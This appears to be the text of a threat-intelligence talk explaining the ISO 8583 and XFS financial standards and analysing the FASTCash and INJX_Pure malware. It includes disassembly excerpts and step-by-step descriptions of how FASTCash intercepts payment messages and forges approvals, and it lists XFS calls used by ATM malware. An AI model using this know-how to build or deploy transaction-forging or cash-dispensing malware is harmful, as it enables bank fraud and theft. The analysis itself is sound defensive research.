FASTCash and INJX_PURE

How Threat Actors Use Public Standards for Financial Fraud

About Me



Technical Threat Intelligence (TechINT)

Previous Research

- SANS DFIR 2016: YARA and VirusTotal (w/ Allen Swackhamer)
- SANS DFIR 2017: Tracking Bitcoin Transactions
- BH 2018: Mapping Decentralized Infrastructure

I really like soft pretzels...

Background and Objectives

- Understanding financial standards ISO 8583 and XFS
- Examine how threat actors use these in their malware
- Discuss the advantages and drawbacks threat actors experience

Introduction to ISO 8583

- What is ISO 8583?
- Critical for card transactions (e.g. ATMs, POS devices)

Example ISO 8583 Message

Source: https://www.chileoffshore.com/en/interesting-articles/115-about-iso8583

*Note: I modified three digits to create a valid Point-of-Service entry mode value

ISO 8583 Message Components

- Three parts to any ISO 8583 message:
 - Message Type Identifier Acts as a "header"
 - 2. Bitmap Specifies data elements that are present
 - 3. Data Elements Contain transaction-specific information

ISO 8583 MTI

- Four subcomponents within the ISO 8583 MTI:
 - 1. Version
 - 2. Message Classification (Authorization, financial, chargeback, etc.)
 - 3. Message Function
 - 4. Message Source

Example ISO 8583 Message

Example - MTI

0200

0 = Version: 1987

2 = Classification: Financial Message

0 = Function: Request

0 = Source: Acquirer

Example - Bitmap

This bitmap indicates the presence of fields 2, 7, 22, 63

Open source in-depth bitmap guide: http://www.lytsing.org/downloads/iso8583.pdf
Open source bitmap decoder: http://www.fintrnmsgtool.com/decode-iso87-bitmap.html

Example – DE 2 (PAN)

PAN = 16 digits [1234567890123456]

Example – DE 7 (Transmiss. Date/Time)

Transmission Date and Time = 06-09 17:30:30 UTC

Example – DE 22 (POS Entry)

POS Entry Mode = 011 01 = Manual Entry, 1 = PIN entry available at terminal

Source: http://www.fintrnmsgtool.com/iso-point-of-service-entry-mode.html

FASTCash

- Malware family, intercepts ISO 8583 messages and approves them
- Three types: AIX Type 1, AIX Type 2, Windows
- Files tailored to their environment

```
🞹 🚄 🖼
          r0, 0xBC(r31)
1wz
clrldi
          r9, r0, 32
1bz
          r0, 0xC8(r31)
clrldi
          r0, r0, 56
1d
          r11, 0xC0(r31)
          r10, r31, 0xC9
addi
          r3, LC..131 TC # eq64.rw+0x278
1d
          r4, r9
          r5, r0
          r6, r11
          r7, r10
b1
          .out dump log
nop
          r0, OxFF
stw
          r0, 0xAC(r31)
          loc 10009AEC
```

```
_eg64.rw: .byte 0xA, 0, 0, 0, 0, 0, 0, 0, 0x25, 0x73, 0x20, # DATA XREF: .data:_eg64.re # .data:LC..4_TClo
.byte 0x20, .byte 0x73, 0, 0, 0, 0x25, 0x30, 0x32, 0x78, 0x20, .byte 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x30, 0x31, 0x3. .byte 0x30, 0x32, 0x64, 0x25, 0x63, 0x25, 0x63, 0x3. .byte 0x38, 0x39, 0x21, 0x28, 0x70, 0x23, 0x79, 0x3. .byte 0x61, 0x28, 0x73, 0x68, 0x72, 0x5F, 0x36, 0x3. .byte 0x25, 0x6C, 0x6C, 0x58, 0x2C, 0x20, 0x74, 0x3. .byte 0x69, 0x74, 0x5F, 0x69, 0x73, 0x6F, 0x5F, 0x6, .byte 0x64, 0, 0, 0, 0, 0x55, 0x6E, 0x6C, 0x6F, 0x6F, 0x5F, 0x6E, 0x6C, 0x5F, 0x6E, 0x5F, 0x5F
```




```
--
1wz
         r0, 0xBC(r31)
clrldi
         r9, r0, 32
1bz
          r0, 0xC8(r31)
clrldi
         r0, r0, 56
1d
          r11, 0xC0(r31)
addi
         r10, r31, 0xC9
          r3, LC..131_TC # eg64.rw+0x278 # Blocked Message(msg=%04x, term=%02x, pcode=%06x, pan=%s)
1d
          r4, r9
          r5, r0
          r6, r11
          r7, r10
b1
          .out dump log
nop
1i
          r0, ØxFF
stw
          r0, 0xAC(r31)
          loc 10009AEC
```


```
!
                         "Id" contents of field to r0 ——o
                                                                        r0, LC..43_TC # _eg64.rw+0xB0 # (0110, authorization response)
                                                                addi
                                                                        r9, r31, 0x8B0
"li" field number to r3 _______
                                                                                     # Field 0: MTI
                                                                        r3, Ø
                                                                        r4, r0
                                                                        r5, r9
                                                               ь1
                                                                         .DL_ISO8583_MSG_SetField_Str
                                                                        r0, r3
                                                                        r0, 0x88(r31)
                                                                        r9, r31, 0x8A8
                                                                addi
                                                                addi
                                                                        r0, r31, 0x80
      "li" field number to r3 _____
                                                                        r3, 2
                                                                                     # Field 2 (Primary Account Number)
                                                                        r4, r0
                                                                        r5, r9
                                                                         .DL ISO8583 MSG GetField Str
                                                               b1
                                                                        r0, r3
                                                                        r0, 0x78(r31)
                                                                std
```

IBM AIX Assembly Instructions: https://www.ibm.com/developerworks/library/l-powasm1/index.html


FASTCash – AIX Type 1 Workflow




FASTCash – AIX Type 1 [CheckSock]




FASTCash – AIX Type 1 [GetMsgInfo]



FASTCash – AIX Type 1 [Responses]




NewRead




Three possible workflows:

- GenerateResponseTransaction1
- 2. GenerateResponseTransaction2
- 3. GenerateResponseInquiry1

FASTCash – AIX Type 1 [Processing]



FASTCash – AIX Type 1 [Transaction 1]





- 1. Copy Fields
- 2. Set Response Code
- 3. Create Random Amount

FASTCash – AIX Type 1 [Transact. Fields]

Fields Copied (Transaction 1)

- 2 PAN
- 3 Processing Code
- 4 Amount, Transaction
- 7 Transaction Date and Time
- 11 System Trace Audit Number
- 14 Date, Expiration
- 19 Acquiring Country Code
- 22 POS Entry Mode
- 25 POS Condition Code
- 32 Acquiring Identification Code
- 35 Track 2 Data
- 37 Retrieval Reference Number
- 41 Card Acceptor Terminal ID
- 42 Card Acceptor ID
- 44 Additional Response Data
- 49 Currency Code, Transaction
- 62 INF Data (binary)
- 63 Network Data (binary)

Fields Copied (Transaction 2)

- 2 PAN
- 3 Processing Code
- 4 Amount, Transaction
- 7 Transaction Date and Time
- 11 System Trace Audit Number
- 14 Date, Expiration
- 19 Acquiring Country Code
- 22 POS Entry Mode
- 25 POS Condition Code
- 32 Acquiring Identification Code
- 35 Track 2 Data
- 37 Retrieval Reference Number
- 41 Card Acceptor Terminal ID
- 42 Card Acceptor ID
- 44 Additional Response Data
- 49 Currency Code, Transaction
- 62 INF Data (binary)
- 63 Network Data (binary)

FASTCash – AIX Type 1 [Inquiry]


Fields Copied

- 2 PAN
- 3 Processing Code
- 4 Amount, Transaction
- 7 Transaction Date and Time
- 11 System Trace Audit Number
- 14 Date, Expiration
- 18 Merchant Type
- 19 Acquiring Country Code
- 22 POS Entry Mode
- 25 POS Condition Code

- 32 Acquiring Identification Code
- 35 Track 2 Data
- 37 Retrieval Reference Number
- 41 Card Acceptor Terminal ID
- 42 Card Acceptor ID
- 44 Additional Response Data
- 49 Currency Code, Transaction
- 62 INF Data (binary)
- 63 Network Data (binary)

*ResponseInquiry1 only uses Response Code 00 (Approve)

FASTCash - AIX Type 1 [Inquiry]



FASTCash – AIX Type 1 [Inquiry]

- What is actually happening here?
- Field 54: Up to six additional account amounts
- Format:
 - Account Type (2 Numbers)
 - Amount Type (2 Alphanumeric)
 - Currency Code
 - Balance Type Digit (0, C, or D) + Amount (12 digits)

Amount Type 01 (ledger balance)

C = Credit Amount

cc01356Cddddddddddd


Currency Code 356 (Indian Rupee)

Resources: http://unalarif.com/yazi/iso-8583-field-aciklamalari-f54/ (Turkish)

28

FASTCash - Putting it All Together


- 1. Inject Into Process
- 2. Preliminary Checks (e.g. IP, PAN, Message Type)
- 3. Decision point:
 - 1. Pass Transaction
 - 2. Block + Response 1
 - 3. Block + Response 2
 - 4. Block + Inquiry




- Consolidated message processing
- Blacklist function (named but no functioning branching logic)
- "Transition" between AIX Type 1 and Windows versions

Documented at a high level in open source: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/fastcash-lazarus-atm-malware


FASTCash – Windows





```
; Field 3: Processing Code
GetField Str
ecx, [ebp+var_A0]
esi
                 ; Field 4: Amount, Transaction
GetField Str
edx, [ebp+var_A4]
esi
                 ; Field 11: System Trace Audit Number
GetField Str
eax, [ebp+var_9C]
esi
                 ; Field 49: Currency Code, Transaction
GetField Str
eax, [ebp+var_AC]
eax, ebx
loc 10002B1A
                    [ebp+var_98], ebx
                   loc 10002B1A
                    [ebp+var_A0], ebx
                   [ebp+var_A4], ebx
loc_10002B1A
                  [ebp+var_9C],
```

- 1. Grab MTI + Fields 3, 4, 11, 49
- 2. Check that all these fields had data
- 3. Exit function if not





- Processing Code Starts with 3:
 - Return random amount as balance inquiry
 - cc02949Cdddddddddddd
 - 949 = Turkish Lira
 - 02 = Available Balance
- Processing Code Starts with 0:
 - Response 00, return random amount
- Other Processing Codes:
 - Response 55 (Incorrect PIN)

FASTCash – Three Things to Think About

- 1) A lot needs to go right
- 2) An awful lot can go wrong
- 3) Heavy operational requirements (e.g. programmers, money mules, access)

XFS – Intro

- eXtensions for Financial Services
- Standard API for using financial devices such as ATMs

JXFS – Java version

XFS – Intro

- Common in ATM malware
 - MXFS.dll
 - WFSGetInfo
 - WFSExecute
 - WFS_CMD_PIN_GET_DATA
 - WFMOpenKey
 - WFMEnumKey
 - ...any many more

Kaspersky example: https://securelist.com/atmii-a-small-but-effective-atm-robber/82707/
TrendMicro example: https://blog.trendmicro.com/trendlabs-security-intelligence/untangling-ripper-atm-malware/


INJX_Pure - Background

- ATM malware, relies on XFS and proprietary software
- Operators can:
 - Query device information
 - Dispense cash remotely
 - Load and inject additional Java code
 - Execute arbitrary JavaScript
 - Execute arbitrary cmd.exe commands

INJX_Pure - Scope

- For this presentation, we are only focusing on the cash dispensing actions
- Open source reporting covering some of the other interesting parts:
 - Kaspersky high-level: https://securelist.com/criminals-atms-and-a-cup-of-coffee/91406/
 - Yoroi, more detailed: https://yoroi.company/research/java-amt-malware-the-insider-threat-phantom/
 - Frank Boldewin, some context: https://github.com/fboldewin/Libertad-y-gloria---A-Mexican-cyber-heist-story---CyberCrimeCon19-Singapore

